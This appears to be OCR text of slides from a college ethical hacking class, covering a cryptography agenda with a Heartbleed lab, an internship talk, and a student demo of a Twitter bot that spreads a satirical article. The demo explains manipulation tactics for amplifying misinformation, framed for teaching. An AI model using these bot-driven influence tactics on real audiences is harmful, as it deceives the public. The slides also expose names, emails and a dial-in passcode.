
Network Settings

Network settings are used when making Internet connections. By default, Java will use the network settings in your web browser. Only advanced users should modify these settings.

Temporary Internet Files

Files you use in Java applications are stored in a special folder for quick execution later. Only advanced users should delete files or modify these settings.

500MB cache size



☑ Keep temporary files on my computer.

Location


Select the location where temporary files are kept: s\Rich Simms\AppData\LocalLow\Sun\Java\Deployment\cache

Disk Space

Select the compression level for JAR files: None

Set the amount of disk space for storing temporary files: 500 MB


Delete these



Delete the following files?

☑ Trace and Log Files
☑ Cached Applications and Applets
☐ Installed Applications and Applets

Google Java download



Looking for Java 6?

Java 6 FAQ

All Java Downloads

If you want to download Java for another computer or Operating System, click the link below.

All Java Downloads

Free Java Download

Download Java for your desktop computer now!

Version 7 Update 13

Why download Java?

Java technology allows you to work and play in a secure computing environment.

Java allows you to play online games, chat with people around the world, calculate your mortgage

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

Instructor: **Rich Simms**

Dial-in: **888-886-3951**

Passcode: **136690**

Bruce

Philip

Sam B.

Sam R.

Miguel

Bobby

Garrett

May

Chris

Tanner

Helen

Xu

Mariano

Cameron

Tre

Aga

Ryan M.

Karl-Heinz

Remy

Ryan A.

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

Quiz

No Quiz Today !

Cryptography

Objectives

- Describe symmetric and asymmetric cryptography.
- Describe hashing.
- Explain public key infrastructure
- Carry out a Heartbleed attack against OpenSSL.

Agenda

- NO QUIZ
- Guest Speakers
- Questions
- In the news
- Best practices
- Final project
- Housekeeping
- Symmetric cryptography
- Hashing
- Digital signatures
- Asymmetric cryptography
- Digital certificates and PKI
- Exchanging keys
- Heartbleed vulnerability
- Heartbleed exploit
- Assignment
- Wrap up

Matt Weis

Apprenticeships and Internships

Computer Information Systems (CIS)

Gerlinde Brady, Dean of Career Technical Education

Matt Weis, Internship & Work Experience Instructor


Denise Moss, Apprenticeship Job Developer

On the Job Training (OJT) & Work Experience

Developing employment, internship and On the-Job-Training (OJT) opportunities in IT sector

Examples of OJT opportunities:

- ○ Short-Term Contract
- ○ Part-time/Full Time Employment
- ○ Paid/Unpaid Internships
- ○ Volunteer
- ○ Department of Labor Registered Apprenticeship



Examples of Placement Opportunities

Help Desk Technician / Computer Support Specialist (Windows and Linux)

System Analyst

Web Developer

Software Developer

Cyber Security

Help Desk Technician / Computer Support Specialist

Test and evaluate existing network systems

Perform regular maintenance to ensure networks operate correctly

Troubleshoot LANs, WANs, and Internet systems


Provide help and advice to computer users and organizations

Systems Analyst

Research emerging technologies for potential increases in organizational efficiency and effectiveness

Devise ways to add new functionality to existing computer systems

Oversee installation/configuration of new systems to customize for the organization



Web Developer

Design and create websites

Create and test applications for a website

Write code for websites using HTML, XML, etc

Work with graphics/designers to develop website layout

Integrate graphics, audio, and video into websites

Software Developer

Creative minds behind computer programs

Develop applications for underlying systems that run devices or control networks

Analyze users' needs and design/test/develop software to meet those needs

Ensure programs continue to run normally through software maintenance and testing

Cyber Security

Encrypt data transmissions and establish firewalls

Monitor use of data files and regulate access

Monitor current reports of computer viruses and determine necessary upgrades

Student Preparation and Placement Services

We assist with Preparation and placement:

Technical training - CIS program

Employment Portfolio development

- Resume development
- Interview coaching
- Social Media (LinkedIn)

Pre-screening

Placement

Employers & Workforce Partners

- Cabrillo college IT dept
- Cloud Brigade / Launch Brigade
- Bay Federal
- Second Harvest
- Digital Nest
- Workforce Development Board
- And more

Cabrillo College
Breakthroughs happen here.™

CLOUD BRIGADE

LAUNCH BRIGADE

Bay Federal
CREDIT UNION
Making a real difference

SECOND HARVEST
FOOD BANK
SANTA CRUZ COUNTY

FEEDING AMERICA

Digital NEST

SANTA CRUZ COUNTY
WORKFORCE DEVELOPMENT

What next?

Email Questions:

Matt Weis maweis@cabrillo.edu

Denise Moss denise.moss.ed@gmail.com

Complete Interest Form (https://goo.gl/forms/0BJfhHDFmZbOhNFh2)

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Jesse Warren

Twitterbots

Leveraging Twitter To Manipulate Social Views

CIS 76

Jesse Warren

Quick Activity Slide

In the Confer chat, tell me how well you can hear me!

from 1 (you didn’t realize I was talking)
to 10 (you can hear my voice perfectly)

Use the “confused” or “slower” Confer emotions if I go too fast during the presentation.

Table of Contents

1. Social Media Influencing Today
2. Meet Our Actors
3. Keyword Propagation in Action
4. Introductions to Python 3

   Conditional Statements & Functions

   Data Structures & Comprehension

   Understanding Class Scope

   Importing & Using Modules


   File Object Methods

   System Errors & Handling Exceptions

5. The Mancipium Avem Code

~~6. Nefarious~~ Ethical Implementation


Social Media Influencing Today



https://www.youtube.com/watch?v=fPc1fdCAHKo

Social Media Influencing Today

The Full Report



Computational Propaganda Research Project

Working Paper No. 2017.5

Computational Propaganda in the United States of America:
Manufacturing Consensus Online

Samuel C. Woolley, *University of Oxford*
Douglas R. Guilbeault, *University of Pennsylvania*

UNIVERSITY OF OXFORD

oiioiioii
oiioiioii
oiioiioii

http://comprop.oii.ox.ac.uk/wp-content/uploads/sites/89/2017/06/Comprop-USA.pdf


How Influence Works

If you’ve ever done sales, you’ve learned how to influence. Purporting scarcity, understanding social proof, linking authorities… everything you learned that helps you secure a sale can be altered to play a role in media manipulation.

If an account tweets “Pet owners abandon their pets.”, they’ll be written as crazy. If they add a sense of anxiety, third-party references, and then psychological relief (as we’ll see in the demo)... they may convince actual people to retweet.

Once REAL people are retweeting, a “trusted source” is in play and will begin to spread the misinformation much faster throughout the social media-sphere.

Keyword Propagation In Action



The bot that we'll be using is able to do three twitter "actions": retweet, comment, and reply.

Once it receives an encoded tweet that "commands" it to do one of those things, it runs its code and completes the task.

The upcoming demonstration will show the bot in action (without going into the code yet), by using a non-political article from The Onion.

Keyword Propagation In Action

Too fast? Use the "slower" Confer emotion!

Quick Activity Slide

After you finish reading the article at https://goo.gl/ssYQVc, raise your e-hand in Confer!

And remember...

Boris’ objective is to misinform the masses with this fake news story!

We’ll be politically neutral in our demo to keep the topic on technology!

Mancipium Avem @cis_76

Our resident Twitter Bot, coded by the evil villain Boris.
Motive: Listen to Boris for encoded commands and try to gain followers.

Boris @EH_EinsZahl

Our story’s villain, with an evil agenda to spread lies and deceit.
Motive: Attempt to spread misinformation to as many people as possible.

Dudley @EH_ZweiZahl

Our story’s hero, honest but gullible.
Motive: Spread news that seems believable to his friends and family.

Natasha @EH_DreiZahl

You may expect her to be a villain, but for this she is not!
Motive: Enjoy the Twitter-sphere and socialize with friends from school.

Nell @EH_VierZahl

Dudley’s friend, with red hair and a dress.
Motive: Follow accounts that talk about horses.

Quick Activity Slide


In the Confer chat, tell me who you think is spreading the fake news articles.
(Nell? Dudley? Natasha? Boris? Avem?)

Also, who do you think they’re trying to influence?
(Avem? Natasha? Boris? Dudley? Nell?)

First,

Boris tweets the initial article, plus an encoded tweet for the bot to react to.

Remember, Boris' objective is to have this article spread, so he uses some psychological tactics to increase the likelihood of an interested party following the link (and thus, potentially spreading the misinformation to other accounts).



Boris Eins
@EH_EinsZahl


theonion.com/pet-researcher ... Pet owners that leave the house increase their likelihood of never coming home by 17%... that needs to stop!

Pet Researchers Confirm 100% Of Owners Who Leave For Work Never Comi...

WASHINGTON—Announcing their findings amongst a series of whimpers and yelps, pet researchers confirmed Friday that 100 percent of owners who leave for work a...

theonion.com

9:27 AM - 28 Nov 2017



Mancipium Avem
@cis_76

@Eh_EinsZahl Wow! I find that so hard to believe, but...

9:39 AM - 28 Nov 2017

Then,

Avem, our bot, reacts to the tweet. In this case, Boris decided to start with a reply.


It doesn’t link to the tweet or URL itself, but provides backing to a “developed story” when the bot tries to spread the article later in the day.

Second,

Boris tweets the same link, seemingly in response to Avem's reply. This time, he deepens the sense of anxiety and encodes a command to have the bot comment on this.

Now, anyone who follows the bot will see an alarming "fact" on their feed.

Too fast? Use the "slower" Confer emotion!



Boris Eins
@EH_EinsZahl

theonion.com/pet-researcher … The worst part is, an animal left alone for more than 4 hours has a 73% increased chance to eventually die!


Pet Researchers Confirm 100% Of Owners Who Leave For Work Never Comi...
WASHINGTON—Announcing their findings amongst a series of whimpers and yelps, pet researchers confirmed Friday that 100 percent of owners who leave for work a...
theonion.com

9:30 AM - 28 Nov 2017

Then,

Avem comments on this, allowing the misinformation to be clearly seen in the tweet.

This way, any of the bot's followers viewing their feed will see this rather horrifying piece of "information".




Mancipium Avem
@cis_76

Why aren't more people talking about this?

Boris Eins @EH_EinsZahl
theonion.com/pet-researcher… The worst part is, an animal left alone for more than 4 hours has a 73% increased chance to eventually die!

9:39 AM - 28 Nov 2017



Dudley Zwei
@EH_ZweiZahl

theonion.com/pet-researcher … Oh... fudge! I always come home to Horse! Shame on any pet friend that doesn't... this is awful!

Pet Researchers Confirm 100% Of Owners Who Leave For Work Never Comi...
WASHINGTON—Announcing their findings amongst a series of whimpers and yelps, pet researchers confirmed Friday that 100 percent of owners who leave for work a...
theonion.com

9:44 AM - 28 Nov 2017

Nell Vier @EH_VierZahl · 2m
Replying to @EH_ZweiZahl
Oh no! trends, you know... if you never come home to Horse I'll give him a good home, I promise!

This is seen,

When Dudley, following Avem, retweets the article itself!


This is **exactly** what Boris wants to happen…

With Nell commenting, the misinformation starts to spread.

Then,

Natasha comments on Dudley’s post, which opens her followers to the misinformation.

Nell interacts with this post as well, increasing the “authenticity” of the story.



